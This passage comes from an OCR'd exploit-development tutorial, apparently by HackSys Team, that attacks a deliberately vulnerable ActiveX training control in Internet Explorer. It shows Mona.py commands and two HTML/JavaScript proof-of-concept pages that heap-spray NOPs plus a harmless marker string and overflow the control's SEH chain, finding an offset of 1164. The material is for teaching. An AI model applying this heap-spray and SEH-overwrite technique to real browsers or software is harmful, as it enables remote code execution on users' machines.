
In Immunity debugger, click on **File** and select "**Attach**". Select the **iexplore** from the process list and click on "**Attach**".

Once the process is attached to **Immunity** debugger, we will use **Mona.py** to find the shellcode in the **Process Memory**.




```
!mona find -s "HACKSYS!"
```

Mona.py found **253** occurrence of string "**HACKSYS!**" in the memory. Let's dump the address where the shellcode is located.



Right click on the address and select "**Dump at address**". We can see that shellcode is located after a block of **NOPS**.


Exploiting vulActiveX

In this phase we will proceed with exploiting the ActiveX control. We will try to find the **offset** to overwrite **Next SEH** and **SE Handler**.

Offsets To Overwrite


Let's find out after how many bytes of junk data, we are able to overwrite **Next SE** and **SE Handler**.

Close all the instances of **Internet Explorer** before proceeding. Launch **Immunity** debugger, we will open **iexplore.exe** and then generate a unique pattern of **14356 bytes**.




Click on **File** --> **Open**.

Now, let's generate a unique pattern of **14356** bytes to find the offset to overwrite **Next SE Handler** and **SE Handler**.




```
!mona pc 14356
```

Open **pattern.txt** and copy the content, it's located in **Mona logs folder**. Create a new HTML file and place the pattern of characters. In our case, it's located at "**C:\MonaLogs\iexplore\pattern.txt**".



---------- **Exploit_PoC_HeapSpray_vulActiveX_SEH_1.html** ----------

```
<html>
<head>
    <title>vulActiveX.dll Heap Spray SEH Exploit</title>
    <object classid='clsid:C44CBF61-7844-4C4B-BC77-7643FD70848E' id='_vulActiveX'>
    </object>
    <script type="text/javascript" language="javascript">
        //=============================================//
        //            vulActiveX Heap Spraying SEH     //
        //                                             //
        //              HackSys Team - Panthera        //
        //       http://hacksys.vfreaks.com/           //
        //         hacksysteam@hotmail.com             //
        //                                             //
        //                  Author: Ashfaq Ansari      //
        //           ashfaq_ansari1989@hotmail.com     //
        //                                             //
        //=============================================//

        //shellcode = "HACKSYS!"
        shellcode = unescape('%u4148%u4b43%u5953%u2153');

        nops = unescape('%u9090%u9090');
        headersize = 20;

        //write the output to Internet Explorer's window
        document.write("<H2>vulActiveX.dll Heap Spray Attack</H2></br>");

        //create one block with nops
```

```
        document.write("Creating one block of memory with <b>NOPS</b>.</br>");
        slackspace = headersize + shellcode.length;
        while (nops.length < slackspace) nops += nops;
        fillblock = nops.substring(0, slackspace);

        //enlarge block with nops, size 0x50000
        document.write("Enlarging the memory with <b>NOPS</b> of size <b>0x5000</b>.</br>");
        block = nops.substring(0, nops.length - slackspace);
        while (block.length + slackspace < 0x50000) block = block + block + fillblock;

        document.write("Spraying <b>NOPS + SHELLCODE</b> <b>250</b> times.</br>");

        //spray 250 times : nops + shellcode
        memory = new Array();
        for (counter = 0; counter < 250; counter++) {
            memory[counter] = block + shellcode;

            //show the status of spray on Status bar
            window.status = "Spraying: " + Math.round(100 * counter / 250) + "% done";
        }

        document.write("Allocated <b>" + (block.length + shellcode.length).toString() + "</b>
bytes.<br>");
        document.write("Heap Spraying completed successfully.<br>");
        window.status = "Launching Exploit";
        alert("Heap Spraying Done\n\n Launching Exploit");

        //place 14356 pattern of character
        payload =
"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2A
d3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6
Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak
0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3A
n4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7
Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au
1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4A
x5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8
Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be
2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5B
h6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9
Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo
3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6B
r7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0
Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By
4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7C
b8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1
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Cz4Cz5Cz6Cz7Cz8Cz9Da0Da1Da2Da3Da4Da5Da6Da7Da8Da9Db0Db1Db2Db3Db4Db5Db6Db7Db8Db9Dc0Dc1Dc2Dc3Dc4Dc5Dc6Dc
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```

k4Ek5Ek6Ek7Ek8Ek9El0El1El2El3El4El5El6El7El8El9Em0Em1Em2Em3Em4Em5Em6Em7Em8Em9En0En1En2En3En4En5En6En7
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Fi0Fi1Fi2Fi3Fi4Fi5Fi6Fi7Fi8Fi9Fj0Fj1Fj2Fj3Fj4Fj5Fj6Fj7Fj8Fj9Fk0Fk1Fk2Fk3Fk4Fk5Fk6Fk7Fk8Fk9Fl0Fl1Fl2Fl
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6Gp7Gp8Gp9Gq0Gq1Gq2Gq3Gq4Gq5Gq6Gq7Gq8Gq9Gr0Gr1Gr2Gr3Gr4Gr5Gr6Gr7Gr8Gr9Gs0Gs1Gs2Gs3Gs4Gs5Gs6Gs7Gs8Gs9G
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d1Hd2Hd3Hd4Hd5Hd6Hd7Hd8Hd9He0He1He2He3He4He5He6He7He8He9Hf0Hf1Hf2Hf3Hf4Hf5Hf6Hf7Hf8Hf9Hg0Hg1Hg2Hg3Hg4
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x3Hx4Hx5Hx6Hx7Hx8Hx9Hy0Hy1Hy2Hy3Hy4Hy5Hy6Hy7Hy8Hy9Hz0Hz1Hz2Hz3Hz4Hz5Hz6Hz7Hz8Hz9Ia0Ia1Ia2Ia3Ia4Ia5Ia6
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Ik8Ik9Il0Il1Il2Il3Il4Il5Il6Il7Il8Il9Im0Im1Im2Im3Im4Im5Im6Im7Im8Im9In0In1In2In3In4In5In6In7In8In9Io0Io
1Io2Io3Io4Io5Io6Io7Io8Io9Ip0Ip1Ip2Ip3Ip4Ip5Ip6Ip7Ip8Ip9Iq0Iq1Iq2Iq3Iq4Iq5Iq6Iq7Iq8Iq9Ir0Ir1Ir2Ir3Ir4I
r5Ir6Ir7Ir8Ir9Is0Is1Is2Is3Is4Is5Is6Is7Is8Is9It0It1It2It3It4It5It6It7It8It9Iu0Iu1Iu2Iu3Iu4Iu5Iu6Iu7Iu8
Iu9Iv0Iv1Iv2Iv3Iv4Iv5Iv6Iv7Iv8Iv9Iw0Iw1Iw2Iw3Iw4Iw5Iw6Iw7Iw8Iw9Ix0Ix1Ix2Ix3Ix4Ix5Ix6Ix7Ix8Ix9Iy0Iy1Iy
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```
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z9Sa0Sa1Sa2Sa3Sa4Sa5Sa6Sa7Sa8Sa9Sb0Sb1Sb2Sb3Sb4Sb5Sb6Sb7Sb8Sb9Sc0Sc1Sc2Sc3Sc4Sc5Sc6Sc7Sc8Sc9Sd0Sd1Sd2
Sd3Sd4Sd5Sd6Sd7Sd8Sd9Se0Se1Se2Se3Se4Se5Se6Se7Se8Se9Sf0Sf1Sf2Sf3Sf4Sf5Sf6Sf7Sf8Sf9Sg0Sg1Sg2Sg3Sg4Sg5Sg
6Sg7Sg8Sg9Sh0Sh1Sh2Sh3Sh4Sh5Sh6Sh7Sh8Sh9Si0Si1Si2Si3Si4Si5Si6Si7Si8Si9Sj0Sj1Sj2Sj3Sj4Sj5Sj6Sj7Sj8Sj9S
k0Sk1Sk2Sk3Sk4S";

        //pass the parameter to BufferOverflow method
        _vulActiveX.BufferOverflow(payload);
    </script>
</head>
<body>
</body>
</html>
```




Open the above **HTML PoC** and monitor the crash in **Immunity debugger**.



`Access Violation` has occurred as expected. Let's use **Mona.py** and find the offset to overwrite.



From the Mona.py log, it clear that the offset to overwrite **SEH** Chain is **1164**. Let's have a look at the **SEH Chain** in **Stack** view.



Building The Exploit

Now, let's re-write the exploit **PoC** and try to make a working exploit.


---------- **Exploit_PoC_HeapSpray_vulActiveX_SEH_2.html** ----------

```
<html>
<head>
    <title>vulActiveX.dll Heap Spray SEH Exploit</title>
    <object classid='clsid:C44CBF61-7844-4C4B-BC77-7643FD70848E' id='_vulActiveX'>
    </object>
    <script type="text/javascript" language="javascript">
        //=============================================//
        //            vulActiveX Heap Spraying SEH     //
        //                                             //
        //              HackSys Team - Panthera        //
        //       http://hacksys.vfreaks.com/           //
        //         hacksysteam@hotmail.com             //
        //                                             //
        //                  Author: Ashfaq Ansari      //
        //           ashfaq_ansari1989@hotmail.com     //
        //                                             //
        //=============================================//

        //shellcode = "HACKSYS!"
        shellcode = unescape('%u4148%u4b43%u5953%u2153');

        nops = unescape('%u9090%u9090');
        headersize = 20;

        //write the output to Internet Explorer's window
        document.write("<H2>vulActiveX.dll Heap Spray Attack</H2></br>");
```

